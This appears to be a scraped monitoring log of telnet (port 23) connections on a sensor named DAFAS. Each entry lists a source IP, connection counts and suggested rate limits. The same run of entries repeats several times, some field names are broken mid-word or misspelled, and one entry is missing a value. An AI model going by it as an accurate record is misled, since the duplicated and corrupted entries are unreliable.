05:57:17.90,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

06:58:58.22,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=8,terminations=2,current=7,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

08:00:38.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=2,requests=6,terminations=3,current=10,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

09:02:18.82,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=9,terminations=2,current=17,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

10:03:59.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=5,terminations=5,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

11:05:39.43,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=3,terminations=7,current=13,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

12:07:19.71,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=2,requests=8,terminations=8,current=13,suggested_limit=32,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

13:09:00.06,port=23,host=83.174.93.198,lhost=0.0.0.0,peak=18,hostpeak=1,requests=8,terminations=3,current=18,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

14:10:40.28,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=7,terminations=6,current=19,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

5

15:12:20.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=10,terminations=15,current=14,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_e xceptions=0,action =NOLIMIT,sensorhostname=DAFAS

5

16:14:00.88,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=5,requests=13,terminations=22,current=5,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action= NOLIMIT,sensorhostname=DAFAS

5

17:15:41.18,port=23,host=83.233.105.47,lhost=0.0.0.0,peak=5,hostpeak=1,requests=2,terminations=5,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOL IMIT,sensorhostname=DAFAS

5

19:19:01.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=1,requests=0,terminations=1,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO LIMIT,sensorhostname=DAFAS

5

23:47:16.14,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI MIT,sensorhostname=DAFAS

6

00:27:23.26,port=23,host=81.173.164.41,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL IMIT,sensorhostname=DAFAS

6

05:35:44.77,port=23,host=74.94.136.141,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL IMIT,sensorhostname=DAFAS

6

06:37:25.01,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=8,hostpeak=1,requests=10,terminations=2,current=8,suggested_limit=17,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NO LIMIT,sensorhostname=DAFAS

6

07:39:05.30,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=14,hostpeak=5,requests=11,terminations=5,current=14,suggested_limit=26,suggested_percentage=41,duration=0,warnings=0,qos_exceptions=0,action= NOLIMIT,sensorhostname=DAFAS

6

08:40:45.59,port=23,host=10.66.10.160,lhost=0.0.0.0,peak=18,hostpeak=1,requests=7,terminations=4,current=17,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOL IMIT,sensorhostname=DAFAS

6
09:42:25.91,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=8,terminations=9,current=16,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
10:44:06.27,port=23,host=10.170.0.53,lhost=0.0.0.0,peak=17,hostpeak=3,requests=6,terminations=6,current=16,suggested_limit=35,suggested_percentage=16,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
11:45:46.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=9,terminations=7,current=18,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
12:47:26.77,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=8,terminations=6,current=20,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
13:49:07.16,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=6,requests=9,terminations=9,current=20,suggested_limit=41,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
14:50:47.45,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=5,requests=5,terminations=10,current=15,suggested_limit=42,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
15:52:27.69,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=4,requests=6,terminations=12,current=9,suggested_limit=29,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
16:54:08.01,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=10,hostpeak=1,requests=2,terminations=5,current=6,suggested_limit=21,suggested_percentage=9,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
17:55:48.31,port=23,host=10.170.0.57,lhost=0.0.0.0,peak=6,hostpeak=1,requests=1,terminations=6,current=1,suggested_limit=12,suggested_percentage=16,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6
21:00:49.16,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

23:25:42.93,port=23,host=81.173.164.41,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

02:09:10.67,port=23,host=77.108.79.78,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

06:15:51.79,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=3,hostpeak=1,requests=3,terminations=0,current=3,suggested_limit=5,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

07:17:32.14,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=8,hostpeak=2,requests=7,terminations=3,current=7,suggested_limit=16,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

08:19:12.38,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=5,requests=13,terminations=3,current=17,suggested_limit=35,suggested_percentage=29,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

09:20:52.67,port=23,host=83.174.93.19,lhost=0.0.0.0,peak=19,hostpeak=2,requests=4,terminations=4,current=17,suggested_limit=41,suggested_percentage=9,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

:4

00:08:49.32,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

01:10:29.66,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

13:30:33.27,port=23,host=59.127.251.9,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=3,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

16:35:34.13,port=23,host=124.109.36.48,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

4

22:45:35.87,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

05:57:17.90,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

06:58:58.22,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=8,terminations=2,current=7,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

08:00:38.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=2,requests=6,terminations=3,current=10,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

09:02:18.82,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=9,terminations=2,current=17,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

10:03:59.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=5,terminations=5,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

11:05:39.43,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=3,terminations=7,current=13,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

12:07:19.71,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=2,requests=8,terminations=8,current=13,suggested_limit=32,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

13:09:00.06,port=23,host=83.174.93.198,lhost=0.0.0.0,peak=18,hostpeak=1,requests=8,terminations=3,current=18,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

14:10:40.28,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=7,terminations=6,,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

5

15:12:20.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=10,terminations=15,current=14,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

16:14:00.88,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=5,requests=13,terminations=22,current=5,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

17:15:41.18,port=23,host=83.233.105.47,lhost=0.0.0.0,peak=5,hostpeak=1,requests=2,terminations=5,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

19:19:01.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=1,requests=0,terminations=1,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensortname=DAFAS

5

23:47:16.14,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

00:27:23.26,port=23,host=81.173.164.41,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

05:35:44.77,port=23,host=74.94.136.141,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

06:37:25.01,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=8,hostpeak=1,requests=10,terminations=2,current=8,suggested_limit=17,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

07:39:05.30,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=14,hostpeak=5,requests=11,terminations=5,current=14,suggested_limit=26,suggested_percentage=41,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

08:40:45.59,port=23,host=10.66.10.160,lhost=0.0.0.0,peak=18,hostpeak=1,requests=7,terminations=4,current=17,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

6

09:42:25.91,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=8,terminations=9,current=16,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

10:44:06.27,port=23,host=10.170.0.53,lhost=0.0.0.0,peak=17,hostpeak=3,requests=6,terminations=6,current=16,suggested_limit=35,suggested_percentage=16,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

11:45:46.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=9,terminations=7,current=18,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

12:47:26.77,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=8,terminations=6,current=20,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

13:49:07.16,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=6,requests=9,terminations=9,current=20,suggested_limit=41,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

14:50:47.45,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=5,requests=5,terminations=10,current=15,suggested_limit=42,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

15:52:27.69,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=4,requests=6,terminations=12,current=9,suggested_limit=29,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

16:54:08.01,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=10,hostpeak=1,requests=2,terminations=5,current=6,suggested_limit=21,suggested_percentage=9,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

17:55:48.31,port=23,host=10.170.0.57,lhost=0.0.0.0,peak=6,hostpeak=1,requests=1,terminations=6,current=1,suggested_limit=12,suggested_percentage=16,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

21:00:49.16,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

23:25:42.93,port=23,host=81.173.164.41,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

7

02:09:10.67,port=23,host=77.108.79.78,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

7

06:15:51.79,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=3,hostpeak=1,requests=3,terminations=0,current=3,suggested_limit=5,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

7

07:17:32.14,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=8,hostpeak=2,requests=7,terminations=3,current=7,suggested_limit=16,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

7

08:19:12.38,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=5,requests=13,terminations=3,current=17,suggested_limit=35,suggested_percentage=29,duration=0,warnings=0,qos_exceptions=0,action=
NOLIMIT,sensorhostname=DAFAS

7

09:20:52.67,port=23,host=83.174.93.19,lhost=0.0.0.0,peak=19,hostpeak=2,requests=4,terminations=4,current=17,suggested_limit=41,suggested_percentage=9,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

:4

00:08:49.32,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO
LIMIT,sensorhostname=DAFAS

4

01:10:29.66,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO
LIMIT,sensorhostname=DAFAS

4

13:30:33.27,port=23,host=59.127.251.9,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=3,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

4

16:35:34.13,port=23,host=124.109.36.48,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

Report

4

22:45:35.87,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

05:57:17.90,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

06:58:58.22,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=8,terminations=2,current=7,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

08:00:38.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=2,requests=6,terminations=3,current=10,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

09:02:18.82,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=9,terminations=2,current=17,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

10:03:59.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=5,terminations=5,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

11:05:39.43,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=3,terminations=7,current=13,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

12:07:19.71,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=2,requests=8,terminations=8,current=13,suggested_limit=32,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

13:09:00.06,port=23,host=83.174.93.198,lhost=0.0.0.0,peak=18,hostpeak=1,requests=8,terminations=3,current=18,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

14:10:40.28,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=7,terminations=6,current=19,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

15:12:20.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=10,terminations=15,current=14,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

16:14:00.88,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=5,requests=13,terminations=22,current=5,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

17:15:41.18,port=23,host=83.233.105.47,lhost=0.0.0.0,peak=5,hostpeak=1,requests=2,terminations=5,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

19:19:01.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=1,requests=0,terminations=1,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

23:47:16.14,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

00:27:23.26,port=23,host=81.173.164.41,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

05:35:44.77,port=23,host=74.94.136.141,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

06:37:25.01,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=8,hostpeak=1,requests=10,terminations=2,current=8,suggested_limit=17,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

07:39:05.30,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=14,hostpeak=5,requests=11,terminations=5,current=14,suggested_limit=26,suggested_percentage=41,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

08:40:45.59,port=23,host=10.66.10.160,lhost=0.0.0.0,peak=18,hostpeak=1,requests=7,terminations=4,current=17,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

6

09:42:25.91,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=8,terminations=9,current=16,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

10:44:06.27,port=23,host=10.170.0.53,lhost=0.0.0.0,peak=17,hostpeak=3,requests=6,terminations=6,current=16,suggested_limit=35,suggested_percentage=16,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

11:45:46.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=9,terminations=7,current=18,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

12:47:26.77,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=8,terminations=6,current=20,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

13:49:07.16,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=6,requests=9,terminations=9,current=20,suggested_limit=41,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

14:50:47.45,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=5,requests=5,terminations=10,current=15,suggested_limit=42,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

15:52:27.69,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=4,requests=6,terminations=12,current=9,suggested_limit=29,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

16:54:08.01,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=10,hostpeak=1,requests=2,terminations=5,current=6,suggested_limit=21,suggested_percentage=9,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

17:55:48.31,port=23,host=10.170.0.57,lhost=0.0.0.0,peak=6,hostpeak=1,requests=1,terminations=6,current=1,suggested_limit=12,suggested_percentage=16,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

6

21:00:49.16,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

6

23:25:42.93,port=23,host=81.173.164.41,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

7

02:09:10.67,port=23,host=77.108.79.78,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

7

06:15:51.79,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=3,hostpeak=1,requests=3,terminations=0,current=3,suggested_limit=5,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

7

07:17:32.14,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=8,hostpeak=2,requests=7,terminations=3,current=7,suggested_limit=16,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

7

08:19:12.38,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=5,requests=13,terminations=3,current=17,suggested_limit=35,suggested_percentage=29,duration=0,warnings=0,qos_exceptions=0,action=
NOLIMIT,sensorhostname=DAFAS

7

09:20:52.67,port=23,host=83.174.93.19,lhost=0.0.0.0,peak=19,hostpeak=2,requests=4,terminations=4,current=17,suggested_limit=41,suggested_percentage=9,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

7

10:22:33.00,port=23,host=10.170.0.85,lhost=0.0.0.0,peak=21,hostpeak=3,requests=4,terminations=4,current=17,suggested_limit=44,suggested_percentage=13,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

7

11:24:13.32,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=7,requests=3,terminations=4,current=16,suggested_limit=31,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

7

